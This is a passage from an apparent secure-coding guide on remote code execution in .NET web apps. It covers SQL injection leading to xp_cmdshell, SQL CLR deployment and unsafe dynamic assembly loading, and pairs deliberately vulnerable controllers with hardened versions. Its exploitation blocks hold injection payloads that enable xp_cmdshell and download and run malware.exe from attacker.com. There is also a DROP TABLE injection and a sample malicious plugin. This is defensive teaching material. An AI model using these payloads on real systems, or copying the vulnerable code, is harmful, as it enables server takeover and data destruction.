                        {
                            Id = (int)reader["Id"],
                            Name = (string)reader["Name"],
                            Price = (decimal)reader["Price"]
                        });
                    }
                }
            }
        }
```

```
        return View(products);
    }
}

public class Product
{
    public int Id { get; set; }
    public string Name { get; set; }
    public decimal Price { get; set; }
}
```

This code is vulnerable to SQL injection because it directly incorporates user input into the SQL query without parameterization.

Exploitation:

An attacker could inject a payload that enables and uses xp_cmdshell:

```
' UNION SELECT NULL, NULL, NULL; EXEC sp_configure 'show advanced
options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE; EXEC xp_cmdshell 'powershell -c "Invoke-WebRequest
-Uri http://attacker.com/malware.exe -OutFile C:\malware.exe;
Start-Process C:\malware.exe"'; --
```

This payload:

1. Enables advanced options in SQL Server
2. Enables xp_cmdshell
3. Uses PowerShell to download and execute malware

Secure Implementation:

```
using System;
using System.Data.SqlClient;
using System.Web.Mvc;

public class ProductController : Controller
{
    private readonly string _connectionString = "Data
Source=localhost;Initial Catalog=Products;Integrated
Security=True";

    // SECURE: Uses parameterized queries
    [HttpGet]
    public ActionResult Search(string query)
    {
```

```
        // Input validation
        if (!IsValidSearchQuery(query))
        {
            ModelState.AddModelError("query", "Invalid search
query");
            return View(new List<Product>());
        }

        var products = new List<Product>();

        using (var connection = new
SqlConnection(_connectionString))
        {
            connection.Open();

            // Parameterized query
            string sql = "SELECT * FROM Products WHERE Name LIKE
@Query";

            using (var command = new SqlCommand(sql, connection))
            {
                // Add parameter with proper type and size limits
                command.Parameters.Add(new SqlParameter("@Query",
System.Data.SqlDbType.NVarChar, 100)
                {
                    Value = "%" + query + "%"
                });

                using (var reader = command.ExecuteReader())
                {
                    while (reader.Read())
                    {
                        products.Add(new Product
                        {
                            Id = (int)reader["Id"],
                            Name = (string)reader["Name"],
                            Price = (decimal)reader["Price"]
                        });
                    }
                }
            }
        }

        return View(products);
    }

    // Validate search input
    private bool IsValidSearchQuery(string query)
```

```
    {
        if (string.IsNullOrEmpty(query))
            return true; // Empty queries are ok

        // Only allow alphanumeric chars and some punctuation
        return System.Text.RegularExpressions.Regex.IsMatch(
            query,
            @"^[a-zA-Z0-9\s.,'-]*$") && query.Length <= 50;
    }
}
```

This implementation includes multiple layers of defense:

1. **Input Validation**: Checks if the input matches expected patterns
2. **Parameterized Queries**: Uses SQL parameters instead of string concatenation
3. **Type Safety**: Specifies the parameter type and size
4. **Least Privilege**: (not shown) The database connection should use a limited account

Additionally, at the database level:

1. **Disable xp_cmdshell**: Unless absolutely necessary
2. **Implement Least Privilege**: Use database accounts with minimal permissions
3. **Configure SQL Server Security**: Enable security features and auditing

Custom SQL CLR Assemblies

SQL Server Common Language Runtime (CLR) integration allows execution of .NET code within the database, which can be exploited if SQL injection vulnerabilities exist.

Vulnerable Code:

```
using System;
using System.Data.SqlClient;
using System.Web.Mvc;

public class DatabaseUtilController : Controller
{
    private readonly string _connectionString = "Data
Source=localhost;Initial Catalog=Products;Integrated
Security=True";

    // VULNERABLE: SQL injection in assembly deployment
    [HttpPost]
    [Authorize(Roles = "DbAdmin")]
    public ActionResult DeployFunction(string functionName, string
assemblyName)
    {
        try
```

```
            {
                using (var connection = new SqlConnection(_connectionString))
                {
                    connection.Open();

                    // Enable CLR if not already enabled
                    ExecuteNonQuery(connection, "EXEC sp_configure 'clr enabled', 1; RECONFIGURE");

                    // Create assembly - VULNERABLE to SQL injection
                    string createAssembly = $"CREATE ASSEMBLY [{assemblyName}] FROM 'C:\\Assemblies\\{assemblyName}.dll' WITH PERMISSION_SET = UNSAFE";
                    ExecuteNonQuery(connection, createAssembly);

                    // Create function - VULNERABLE to SQL injection
                    string createFunction = $"CREATE FUNCTION [{functionName}](@input NVARCHAR(MAX)) RETURNS NVARCHAR(MAX) AS EXTERNAL NAME [{assemblyName}].[Utilities].[{functionName}]";
                    ExecuteNonQuery(connection, createFunction);

                    return Json(new { success = true });
                }
            }
        catch (Exception ex)
                {
                    return Json(new { success = false, error = ex.Message });
                }
            }
        }

    private void ExecuteNonQuery(SqlConnection connection, string sql)
        {
            using (var command = new SqlCommand(sql, connection))
            {
                command.ExecuteNonQuery();
            }
        }
}
```

This code is vulnerable because it directly incorporates user input into SQL commands without parameterization. Even though it's limited to admin users, it could still be exploited if an admin account is compromised.

Exploitation:

An attacker with admin access could provide malicious input:

```
# Function name parameter:
utility_func'; DROP TABLE Users; --

# Assembly name parameter:
legitimate_assembly'; EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE; EXEC xp_cmdshell 'powershell -c "Invoke-WebRequest -Uri http://attacker.com/malware.exe -OutFile C:\malware.exe; Start-Process C:\malware.exe"'; --
```

This injection would execute the attacker's commands in the context of the SQL Server process.

Secure Implementation:

```
using System;
using System.Data.SqlClient;
using System.Web.Mvc;
using System.IO;
using System.Text.RegularExpressions;
using System.Security.Cryptography.X509Certificates;

public class DatabaseUtilController : Controller
{
    private readonly string _connectionString = "Data Source=localhost;Initial Catalog=Products;Integrated Security=True";
    private readonly string _assemblyBasePath = "C:\\Assemblies\\";

    // SECURE: Uses parameterized queries and validation
    [HttpPost]
    [Authorize(Roles = "DbAdmin")]
    public ActionResult DeployFunction(string functionName, string assemblyName)
    {
        try
        {
            // Input validation
            if (!IsValidSqlIdentifier(functionName) || !IsValidSqlIdentifier(assemblyName))
            {
                return Json(new { success = false, error = "Invalid function or assembly name" });
```

```
            }

            // Verify assembly exists and is signed
            string assemblyPath = Path.Combine(_assemblyBasePath,
assemblyName + ".dll");
            if (!File.Exists(assemblyPath))
            {
                return Json(new { success = false, error =
"Assembly file not found" });
            }

            if (!IsAssemblySigned(assemblyPath))
            {
                return Json(new { success = false, error =
"Assembly must be signed with a trusted certificate" });
            }

            using (var connection = new
SqlConnection(_connectionString))
            {
                connection.Open();

                // Use parameterized SP calls instead of direct
SQL
                using (var command = new
SqlCommand("sp_DeployClrFunction", connection))
                {
                    command.CommandType =
System.Data.CommandType.StoredProcedure;


command.Parameters.AddWithValue("@FunctionName", functionName);

command.Parameters.AddWithValue("@AssemblyName", assemblyName);

command.Parameters.AddWithValue("@AssemblyPath", assemblyPath);

                    command.ExecuteNonQuery();
                }

                // Log the deployment
                LogDeployment(User.Identity.Name, functionName,
assemblyName);

                return Json(new { success = true });
            }
        }
        catch (Exception ex)
```

```
        {
            // Log exception but don't expose details
            Logger.Error($"Function deployment failed: {ex}");
            return Json(new { success = false, error = "Deployment
failed. See logs for details." });
        }
    }

    private bool IsValidSqlIdentifier(string identifier)
    {
        // SQL identifiers can only contain letters, numbers, and
underscores
        // and must start with a letter or underscore
        return !string.IsNullOrEmpty(identifier) &&
               Regex.IsMatch(identifier,
@"^[a-zA-Z_][a-zA-Z0-9_]{0,127}$");
    }

    private bool IsAssemblySigned(string assemblyPath)
    {
        try
        {
            // Load the assembly and check its certificate
            X509Certificate cert =
X509Certificate.CreateFromSignedFile(assemblyPath);

            // Verify against trusted certificates
            // Implementation depends on your certificate trust
policy
            return IsTrustedCertificate(cert);
        }
        catch
        {
            return false; // Not signed or invalid signature
        }
    }

    private bool IsTrustedCertificate(X509Certificate cert)
    {
        // Implement certificate validation logic
        // This would typically check against a list of trusted
thumbprints
        // or verify chain to a trusted root
        return false; // Placeholder
    }

    private void LogDeployment(string username, string
functionName, string assemblyName)
```

```
    {
        // Implement secure logging
    }
}
```

The secure implementation includes:

1. **Input Validation**: Validates identifiers against strict patterns
2. **Parameterized Stored Procedure**: Uses a stored procedure instead of dynamic SQL
3. **Assembly Verification**: Checks that assemblies are signed with trusted certificates
4. **Path Safety**: Verifies assemblies are from the expected directory
5. **Principle of Least Privilege**: Should be combined with a restricted database user

Additionally, the SQL Server should be configured with:

1. **CLR Strict Security**: Enable the CLR strict security option
2. **Code Signing Requirements**: Only allow signed assemblies
3. **Restricted PERMISSION_SET**: Use SAFE instead of UNSAFE when possible
4. **Audit Logging**: Enable SQL Server audit features

Extended Stored Procedures

Legacy extended stored procedures can also be exploited for RCE through SQL injection vulnerabilities.

Vulnerable Code:

```
using System;
using System.Data.SqlClient;
using System.Web.Mvc;

public class LegacyReportController : Controller
{
    private readonly string _connectionString = "Data Source=localhost;Initial Catalog=Reports;Integrated Security=True";

    // VULNERABLE: SQL injection with extended stored procedures
    [HttpGet]
    public ActionResult GenerateLegacyReport(string reportType, string parameters)
    {
        try
        {
            using (var connection = new SqlConnection(_connectionString))
            {
```

```
                connection.Open();

                // Vulnerable SQL query construction
                string sql = $"EXEC dbo.GenerateReport '{reportType}', '{parameters}'";

                // Inside the stored procedure, parameters may be used unsafely
                // Example of vulnerable stored procedure:
                // CREATE PROCEDURE dbo.GenerateReport @ReportType NVARCHAR(50), @Parameters NVARCHAR(1000)
                // AS
                // BEGIN
                //    DECLARE @sql NVARCHAR(MAX)
                //    SET @sql = 'SELECT * FROM ' + @ReportType + ' WHERE Parameters = ''' + @Parameters + ''''
                //    EXEC sp_executesql @sql
                // END

                using (var command = new SqlCommand(sql, connection))
                {
                    var result = command.ExecuteScalar();
                    return Content(result?.ToString() ?? "No results");
                }
            }
        }
        catch (Exception ex)
        {
            return Content("Error: " + ex.Message);
        }
    }
}
```

This code is vulnerable because it directly incorporates user input into a SQL command without parameterization, and the stored procedure it calls may perform unsafe operations with that input.

Exploitation:

An attacker could inject a payload like:

```
reportType = sales_data'; EXEC master.dbo.xp_cmdshell 'powershell -e BASE64PAYLOAD'; --
```

If the stored procedure uses dynamic SQL or if the application's SQL command is executed directly, this could lead to command execution via xp_cmdshell.

Secure Implementation:

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Web.Mvc;
using System.Collections.Generic;

public class LegacyReportController : Controller
{
    private readonly string _connectionString = "Data
Source=localhost;Initial Catalog=Reports;Integrated
Security=True";

    // SECURE: Uses parameterized queries and input validation
    [HttpGet]
    public ActionResult GenerateLegacyReport(string reportType,
string parameters)
    {
        // Input validation
        if (!IsValidReportType(reportType))
        {
            return Content("Invalid report type");
        }

        if (!IsValidParameters(parameters))
        {
            return Content("Invalid parameters");
        }

        try
        {
            using (var connection = new
SqlConnection(_connectionString))
            {
                connection.Open();

                // Use proper parameterized stored procedure call
                using (var command = new
SqlCommand("dbo.GenerateReport", connection))
                {
                    command.CommandType =
CommandType.StoredProcedure;

                    command.Parameters.Add(new
SqlParameter("@ReportType", SqlDbType.NVarChar, 50)
```

```
                    {
                        Value = reportType
                    });

                    command.Parameters.Add(new
SqlParameter("@Parameters", SqlDbType.NVarChar, 1000)
                    {
                        Value = parameters
                    });

                    // Log the report generation request
                    LogReportRequest(User.Identity.Name,
reportType, parameters);

                    var result = command.ExecuteScalar();
                    return Content(result?.ToString() ?? "No
results");
                }
            }
        }
        catch (Exception ex)
        {
            // Log the exception but don't expose details
            Logger.Error($"Report generation failed: {ex}");
            return Content("Error generating report. Please
contact support.");
        }
    }

    private bool IsValidReportType(string reportType)
    {
        // Define an allowlist of valid report types
        var validReportTypes = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
        {
            "SalesReport",
            "InventoryReport",
            "CustomerReport",
            "FinancialReport"
        };

        return !string.IsNullOrEmpty(reportType) &&
validReportTypes.Contains(reportType);
    }

    private bool IsValidParameters(string parameters)
    {
```

```
        // Implement parameter validation based on your
application's needs
        // For example, only allowing certain characters or
formats
        return !string.IsNullOrEmpty(parameters) &&
               parameters.Length <= 500 &&

System.Text.RegularExpressions.Regex.IsMatch(parameters,
@"^[a-zA-Z0-9\s.,;:'\-_]*$");
    }

    private void LogReportRequest(string username, string
reportType, string parameters)
    {
        // Implement secure logging
    }
}
```

The stored procedure should also be rewritten to use parameterized queries:

```
CREATE PROCEDURE dbo.GenerateReport
    @ReportType NVARCHAR(50),
    @Parameters NVARCHAR(1000)
AS
BEGIN
    -- Validate report type again for defense in depth
    IF @ReportType NOT IN ('SalesReport', 'InventoryReport',
'CustomerReport', 'FinancialReport')
    BEGIN
        RAISERROR('Invalid report type', 16, 1)
        RETURN
    END

    -- Use a CASE statement instead of dynamic SQL
    IF @ReportType = 'SalesReport'
    BEGIN
        SELECT * FROM SalesData WHERE Parameters = @Parameters
    END
    ELSE IF @ReportType = 'InventoryReport'
    BEGIN
        SELECT * FROM InventoryData WHERE Parameters = @Parameters
    END
    ELSE IF @ReportType = 'CustomerReport'
    BEGIN
        SELECT * FROM CustomerData WHERE Parameters = @Parameters
    END
    ELSE IF @ReportType = 'FinancialReport'
```

```
    BEGIN
        SELECT * FROM FinancialData WHERE Parameters = @Parameters
    END
END
```

This implementation includes multiple security improvements:

1. **Parameterized Stored Procedure**: Uses parameters instead of string concatenation
2. **Input Validation**: Validates all inputs against strict patterns
3. **Allowlist Validation**: Only permits specific report types
4. **Error Handling**: Logs errors without exposing details to users
5. **Defense in Depth**: Validation occurs at both application and database levels

Secure Database Access Patterns

To prevent SQL injection from leading to RCE, implement these secure database access patterns:

1. **Use ORMs Correctly**: Leverage Entity Framework or Dapper with parameterized queries
2. **Implement Least Privilege**: Use database accounts with minimal required permissions
3. **Disable Dangerous Features**: Turn off xp_cmdshell, CLR, OLE Automation, etc. unless necessary
4. **Input Validation**: Validate all inputs before using them in database operations
5. **Parameterized Queries**: Always use parameters instead of string concatenation
6. **Stored Procedures**: Use stored procedures with parameters for complex operations
7. **Database Firewalls**: Implement database firewalls to detect and block suspicious queries
8. **Regular Auditing**: Review database access logs and permissions regularly

Example of secure Entity Framework usage:

```
public class ProductRepository
{
    private readonly ApplicationDbContext _context;

    public ProductRepository(ApplicationDbContext context)
    {
        _context = context;
    }

    // SECURE: Uses EF with LINQ (parameterized under the hood)
    public async Task<List<Product>> SearchProductsAsync(string
searchTerm)
    {
        if (string.IsNullOrEmpty(searchTerm))
```

```
        {
            return await _context.Products.Take(50).ToListAsync();
        }

        // Securely search using LINQ (parameters handled
automatically)
        return await _context.Products
            .Where(p => p.Name.Contains(searchTerm) ||
p.Description.Contains(searchTerm))
            .Take(100)
            .ToListAsync();
    }

    // SECURE: Uses explicit parameters for raw SQL when needed
    public async Task<List<Product>>
GetProductsWithComplexFilterAsync(string category, decimal
minPrice)
    {
        // Formattable string with explicit parameters
        return await _context.Products
            .FromSqlInterpolated($"SELECT * FROM Products WHERE
Category = {category} AND Price >= {minPrice} ORDER BY Price")
            .ToListAsync();

        // Or use FromSqlRaw with parameters:
        // var categoryParam = new SqlParameter("@category",
category);
        // var priceParam = new SqlParameter("@minPrice",
minPrice);
        // return await _context.Products
        //     .FromSqlRaw("SELECT * FROM Products WHERE Category =
@category AND Price >= @minPrice ORDER BY Price",
        //                 categoryParam, priceParam)
        //     .ToListAsync();
    }
}
```

Example of secure Dapper usage:

```
public class OrderRepository
{
    private readonly string _connectionString;

    public OrderRepository(string connectionString)
    {
        _connectionString = connectionString;
    }
```

```
    // SECURE: Uses Dapper with parameterized queries
    public async Task<IEnumerable<Order>>
GetOrdersByCustomerAsync(int customerId)
    {
        using (var connection = new
SqlConnection(_connectionString))
        {
            await connection.OpenAsync();

            // Parameters handled securely by Dapper
            return await connection.QueryAsync<Order>(
                "SELECT * FROM Orders WHERE CustomerId =
@CustomerId ORDER BY OrderDate DESC",
                new { CustomerId = customerId });
        }
    }

    // SECURE: Uses Dapper for complex queries with multiple
parameters
    public async Task<IEnumerable<OrderDetail>>
GetOrderDetailsWithFilterAsync(
        int orderId, string productName, decimal? minPrice = null)
    {
        using (var connection = new
SqlConnection(_connectionString))
        {
            await connection.OpenAsync();

            var queryBuilder = new StringBuilder(
                @"SELECT od.* FROM OrderDetails od
                JOIN Products p ON od.ProductId = p.Id
                WHERE od.OrderId = @OrderId");

            var parameters = new DynamicParameters();
            parameters.Add("@OrderId", orderId);

            if (!string.IsNullOrEmpty(productName))
            {
                queryBuilder.Append(" AND p.Name LIKE
@ProductName");
                parameters.Add("@ProductName",
$"%{productName}%");
            }

            if (minPrice.HasValue)
            {
```

```
                queryBuilder.Append(" AND od.UnitPrice >= 
@MinPrice");
                parameters.Add("@MinPrice", minPrice.Value);
            }

            return await connection.QueryAsync<OrderDetail>(
                queryBuilder.ToString(), parameters);
        }
    }
}
```

Assembly Loading Vulnerabilities

Dynamic assembly loading is a powerful feature in .NET that can lead to RCE vulnerabilities if attacker-controlled input influences which assemblies are loaded.

Dynamic Assembly Loading

Loading assemblies dynamically based on user input can lead to code execution vulnerabilities.

Vulnerable Code:

```
using System;
using System.Reflection;
using System.Web.Mvc;

public class PluginController : Controller
{
    // VULNERABLE: Loads assembly based on user input
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult LoadPlugin(string pluginPath)
    {
        try
        {
            // Load assembly from user-specified path
            Assembly assembly = Assembly.LoadFrom(pluginPath);

            // Store in session for later use
            Session["PluginAssembly"] = assembly;
```

```
            // Get available types
            Type[] types = assembly.GetTypes();

            return Json(new {
                success = true,
                message = $"Plugin loaded successfully. Found
{types.Length} types."
            });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message
});
        }
    }

    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult ExecutePlugin(string typeName, string
methodName)
    {
        try
        {
            // Get the assembly from session
            Assembly assembly = Session["PluginAssembly"] as
Assembly;

            if (assembly == null)
            {
                return Json(new { success = false, error = "No
plugin loaded" });
            }

            // Get the specified type
            Type type = assembly.GetType(typeName);

            if (type == null)
            {
                return Json(new { success = false, error = $"Type
{typeName} not found" });
            }

            // Create an instance and invoke the method
            object instance = Activator.CreateInstance(type);
            MethodInfo method = type.GetMethod(methodName);

            if (method == null)
            {
```

```
                return Json(new { success = false, error =
$"Method {methodName} not found" });
            }

            object result = method.Invoke(instance, null);

            return Json(new { success = true, result =
result?.ToString() });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message
});
        }
    }
}
```

This code is vulnerable because it loads assemblies from user-specified paths without any validation or restrictions. An attacker could craft a malicious assembly and provide its path to the application.

Exploitation:

An attacker with admin access could create a malicious assembly:

```
using System;
using System.Diagnostics;

public class MaliciousPlugin
{
    public string Execute()
    {
        Process.Start("cmd.exe", "/c powershell -e
BASE64PAYLOAD");
        return "Plugin executed successfully";
    }
}
```

After compiling this assembly, they would upload it to an accessible location and then provide its path to the `LoadPlugin` action. Then they would call `ExecutePlugin` with the appropriate type and method names to trigger the malicious code.

Secure Implementation:

```
using System;
using System.IO;
using System.Reflection;
```

```
using System.Security.Cryptography;
using System.Web.Mvc;
using System.Collections.Generic;

public class PluginController : Controller
{
    // Define a strict allowlist of permitted plugins
    private static readonly Dictionary<string, string>
_allowedPlugins =
        new Dictionary<string,
string>(StringComparer.OrdinalIgnoreCase)
    {
        // Key: Plugin name, Value: Expected hash
        { "DataExport.dll",
"84A5E94127DF9E3D2A5C6B7D92E4AA9425F10A4B6E5A2C47428CE21A3F842123"
},
        { "ReportGenerator.dll",
"1A4F5CE2B76A3D2CA8FC9E4BA3D2F5A7C82F1A3B5E7D9C0E2A4B6F8D0E2C4A6"
},
        { "ChartRenderer.dll",
"3A5C7E9F1D2B4A6E8C0F2D4A6B8E0D2C4A6F8E0D2C4A6F8E0D2C4A6F8E0D2C4"
}
    };

    private readonly string _pluginBasePath =
"C:\\ApprovedPlugins\\";

    // SECURE: Loads only approved and verified plugins
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult LoadPlugin(string pluginName)
    {
        try
        {
            // Validate plugin name
            if (string.IsNullOrEmpty(pluginName) ||
!_allowedPlugins.ContainsKey(pluginName))
            {
                return Json(new { success = false, error =
"Invalid or unauthorized plugin" });
            }

            // Build path from a controlled base directory
            string pluginPath = Path.Combine(_pluginBasePath,
pluginName);

            // Ensure the file exists
            if (!System.IO.File.Exists(pluginPath))
```

```
            {
                return Json(new { success = false, error = "Plugin
file not found" });
            }

            // Verify the file hash to ensure it hasn't been
tampered with
            string actualHash = CalculateFileHash(pluginPath);
            string expectedHash = _allowedPlugins[pluginName];

            if (!string.Equals(actualHash, expectedHash,
StringComparison.OrdinalIgnoreCase))
            {
                // Log potential tampering attempt
                Logger.Warning($"Plugin file hash mismatch:
{pluginName}. Expected: {expectedHash}, Actual: {actualHash}");
                return Json(new { success = false, error = "Plugin
file integrity check failed" });
            }

            // Load assembly from verified path
            Assembly assembly = Assembly.LoadFrom(pluginPath);

            // Inspect the assembly for additional safety checks
            if (!IsPluginSafe(assembly))
            {
                return Json(new { success = false, error = "Plugin
safety check failed" });
            }

            // Store in session for later use
            Session["PluginAssembly"] = assembly;
            Session["PluginName"] = pluginName;

            // Log the successful plugin load
            Logger.Info($"Plugin {pluginName} loaded by
{User.Identity.Name}");

            return Json(new {
                success = true,
                message = $"Plugin {pluginName} loaded
successfully."
            });
        }
        catch (Exception ex)
        {
            // Log the exception
            Logger.Error($"Plugin load failed: {ex}");
```

```
            return Json(new { success = false, error = "Failed to
load plugin" });
        }
    }

    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult ExecutePlugin(string typeName, string
methodName)
    {
        try
        {
            // Get the assembly and plugin name from session
            Assembly assembly = Session["PluginAssembly"] as
Assembly;
            string pluginName = Session["PluginName"] as string;

            if (assembly == null ||
string.IsNullOrEmpty(pluginName))
            {
                return Json(new { success = false, error = "No
plugin loaded" });
            }

            // Validate type and method names
            if (!IsValidTypeName(typeName) ||
!IsValidMethodName(methodName))
            {
                return Json(new { success = false, error =
"Invalid type or method name" });
            }

            // Check if this type/method combination is allowed
for this plugin
            if (!IsAllowedTypeAndMethod(pluginName, typeName,
methodName))
            {
                Logger.Warning($"Attempted to access unauthorized
type/method: {typeName}.{methodName} in {pluginName} by
{User.Identity.Name}");
                return Json(new { success = false, error =
"Unauthorized plugin operation" });
            }

            // Get the specified type
            Type type = assembly.GetType(typeName);

            if (type == null)
```

```
            {
                return Json(new { success = false, error = "Type not found" });
            }

            // Create an instance with a restricted timeout
            object instance = null;
            var task = System.Threading.Tasks.Task.Run(() =>
            {
                instance = Activator.CreateInstance(type);
                return true;
            });

            if (!task.Wait(5000)) // 5 second timeout
            {
                return Json(new { success = false, error = "Plugin initialization timed out" });
            }

            // Get the method
            MethodInfo method = type.GetMethod(methodName);

            if (method == null)
            {
                return Json(new { success = false, error = "Method not found" });
            }

            // Execute with timeout
            object result = null;
            var executionTask = System.Threading.Tasks.Task.Run(() =>
            {
                result = method.Invoke(instance, null);
                return true;
            });

            if (!executionTask.Wait(10000)) // 10 second timeout
            {
                return Json(new { success = false, error = "Plugin execution timed out" });
            }

            // Log the successful execution
            Logger.Info($"Plugin {pluginName}, type {typeName}, method {methodName} executed by {User.Identity.Name}");
```

```
            return Json(new { success = true, result =
result?.ToString() });
        }
        catch (Exception ex)
        {
            // Log the exception
            Logger.Error($"Plugin execution failed: {ex}");
            return Json(new { success = false, error = "Plugin
execution failed" });
        }
    }

    private string CalculateFileHash(string filePath)
    {
        using (var algorithm = SHA256.Create())
        using (var stream = System.IO.File.OpenRead(filePath))
        {
            byte[] hashBytes = algorithm.ComputeHash(stream);
            return BitConverter.ToString(hashBytes).Replace("-",
"");
        }
    }

    private bool IsPluginSafe(Assembly assembly)
    {
        // Implement safety checks on the assembly
        // For example, check for strong name, scan exported
types, etc.
        return true; // Placeholder
    }

    private bool IsValidTypeName(string typeName)
    {
        // Validate that the type name follows expected patterns
        return !string.IsNullOrEmpty(typeName) &&

System.Text.RegularExpressions.Regex.IsMatch(typeName,
@"^[a-zA-Z][a-zA-Z0-9\.]+[a-zA-Z0-9]$");
    }

    private bool IsValidMethodName(string methodName)
    {
        // Validate that the method name follows expected patterns
        return !string.IsNullOrEmpty(methodName) &&

System.Text.RegularExpressions.Regex.IsMatch(methodName,
@"^[a-zA-Z][a-zA-Z0-9_]+[a-zA-Z0-9]$");
    }
```

```
    private bool IsAllowedTypeAndMethod(string pluginName, string
typeName, string methodName)
    {
        // Define an allowlist of permitted type/method
combinations for each plugin
        var allowedOperations = new Dictionary<string,
HashSet<string>>(StringComparer.OrdinalIgnoreCase)
        {
            { "DataExport.dll", new
HashSet<string>(StringComparer.OrdinalIgnoreCase) {
                "ExportPlugin.CsvExporter.Export",
                "ExportPlugin.ExcelExporter.Export",
                "ExportPlugin.PdfExporter.Export"
            }},
            { "ReportGenerator.dll", new
HashSet<string>(StringComparer.OrdinalIgnoreCase) {
                "ReportPlugin.SalesReport.Generate",
                "ReportPlugin.InventoryReport.Generate"
            }},
            { "ChartRenderer.dll", new
HashSet<string>(StringComparer.OrdinalIgnoreCase) {
                "ChartPlugin.BarChart.Render",
                "ChartPlugin.LineChart.Render",
                "ChartPlugin.PieChart.Render"
            }}
        };

        return allowedOperations.TryGetValue(pluginName, out var
operations) &&
               operations.Contains($"{typeName}.{methodName}");
    }
}
```

This implementation includes multiple security improvements:

1. **Allowlist of Plugins**: Only predefined plugins are allowed
2. **File Integrity Verification**: Hash validation ensures plugins haven't been tampered with
3. **Controlled Base Path**: Assemblies are only loaded from a specific directory
4. **Type and Method Validation**: Only specific type and method combinations are allowed
5. **Execution Timeouts**: Prevents hanging or long-running malicious code
6. **Comprehensive Logging**: All plugin operations are logged for audit purposes

Load From Paths and URLs

The `Assembly.LoadFrom` and `Assembly.LoadFile` methods can be particularly dangerous if the path is influenced by user input. Even more risky is loading assemblies from remote URLs.

Vulnerable Code:

```
using System;
using System.Reflection;
using System.Web.Mvc;
using System.Net;

public class ModuleController : Controller
{
    // VULNERABLE: Loads assembly from a URL
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult LoadModuleFromUrl(string moduleUrl)
    {
        try
        {
            // Download assembly from URL
            using (WebClient client = new WebClient())
            {
                byte[] assemblyBytes =
client.DownloadData(moduleUrl);

                // Load assembly from memory
                Assembly assembly = Assembly.Load(assemblyBytes);

                // Store reference
                Session["ModuleAssembly"] = assembly;

                return Json(new { success = true, message =
"Module loaded successfully" });
            }
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message
});
        }
    }

    // VULNERABLE: Loads assembly from an arbitrary path
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult LoadModuleFromPath(string modulePath)
    {
        try
```

```
        {
            // Load assembly directly from path
            Assembly assembly = Assembly.LoadFile(modulePath);

            // Store reference
            Session["ModuleAssembly"] = assembly;

            return Json(new { success = true, message = "Module loaded successfully" });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message });
        }
    }
}
```

This code is vulnerable because it loads assemblies from URLs or file paths provided by users without any validation or security checks.

Exploitation:

An attacker with admin access could:

1. Host a malicious assembly on a server they control
2. Submit its URL to the `LoadModuleFromUrl` action
3. Alternatively, if they have access to the server's file system, place a malicious assembly and specify its path for `LoadModuleFromPath`
4. Once loaded, trigger code execution through other endpoints that use the loaded assembly

Secure Implementation:

```
using System;
using System.IO;
using System.Reflection;
using System.Security.Cryptography;
using System.Web.Mvc;
using System.Net;
using System.Collections.Generic;

public class ModuleController : Controller
{
    // Define approved module sources
    private static readonly Dictionary<string, ModuleInfo> _approvedModules =
```

```
        new Dictionary<string,
ModuleInfo>(StringComparer.OrdinalIgnoreCase)
    {
        {
            "ReportModule",
            new ModuleInfo {
                Name = "ReportModule",
                Version = "1.2.0",
                DownloadUrl =
"https://trusted-company.com/modules/ReportModule-1.2.0.dll",
                ExpectedHash = "A1B2C3D4E5F6...",
                AllowedTypes = new[] { "ReportModule.Generator",
"ReportModule.Exporter" }
            }
        },
        {
            "AnalyticsModule",
            new ModuleInfo {
                Name = "AnalyticsModule",
                Version = "2.0.1",
                DownloadUrl =
"https://trusted-company.com/modules/AnalyticsModule-2.0.1.dll",
                ExpectedHash = "F1E2D3C4B5A6...",
                AllowedTypes = new[] {
"AnalyticsModule.Processor", "AnalyticsModule.Visualizer" }
            }
        }
    };

    // Local cache directory for approved modules
    private readonly string _moduleCache =
Path.Combine(AppDomain.CurrentDomain.BaseDirectory,
"ModuleCache");

    // SECURE: Only loads predefined modules from trusted sources
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult LoadApprovedModule(string moduleName)
    {
        try
        {
            // Validate module name
            if (string.IsNullOrEmpty(moduleName) ||
!_approvedModules.TryGetValue(moduleName, out var moduleInfo))
            {
                return Json(new { success = false, error =
"Invalid or unauthorized module" });
            }
```

```
            // Ensure cache directory exists
            if (!Directory.Exists(_moduleCache))
            {
                Directory.CreateDirectory(_moduleCache);
            }

            // Filename for the cached module
            string cachedPath = Path.Combine(_moduleCache,
$"{moduleInfo.Name}-{moduleInfo.Version}.dll");

            // Check if we already have this module cached and
verified
            bool needsDownload = true;

            if (System.IO.File.Exists(cachedPath))
            {
                // Verify the cached file's hash
                string cachedHash = CalculateFileHash(cachedPath);

                if (string.Equals(cachedHash,
moduleInfo.ExpectedHash, StringComparison.OrdinalIgnoreCase))
                {
                    // Hash matches, no need to download again
                    needsDownload = false;
                }
                else
                {
                    // Hash doesn't match, file may be corrupted
or tampered with
                    System.IO.File.Delete(cachedPath);
                }
            }

            // Download if needed
            if (needsDownload)
            {
                using (WebClient client = new WebClient())
                {
                    // Add security headers if needed
                    client.Headers.Add("User-Agent",
"YourApp/1.0");

                    // Download to a temporary file first
                    string tempFile = Path.GetTempFileName();

                    try
                    {
```

```
client.DownloadFile(moduleInfo.DownloadUrl, tempFile);

                        // Verify the downloaded file's hash
                        string downloadedHash =
CalculateFileHash(tempFile);

                        if (!string.Equals(downloadedHash,
moduleInfo.ExpectedHash, StringComparison.OrdinalIgnoreCase))
                        {
                            throw new SecurityException("Module
file integrity check failed");
                        }

                        // Move to cache
                        if (System.IO.File.Exists(cachedPath))
                        {
                            System.IO.File.Delete(cachedPath);
                        }

                        System.IO.File.Move(tempFile, cachedPath);
                    }
                    finally
                    {
                        if (System.IO.File.Exists(tempFile))
                        {
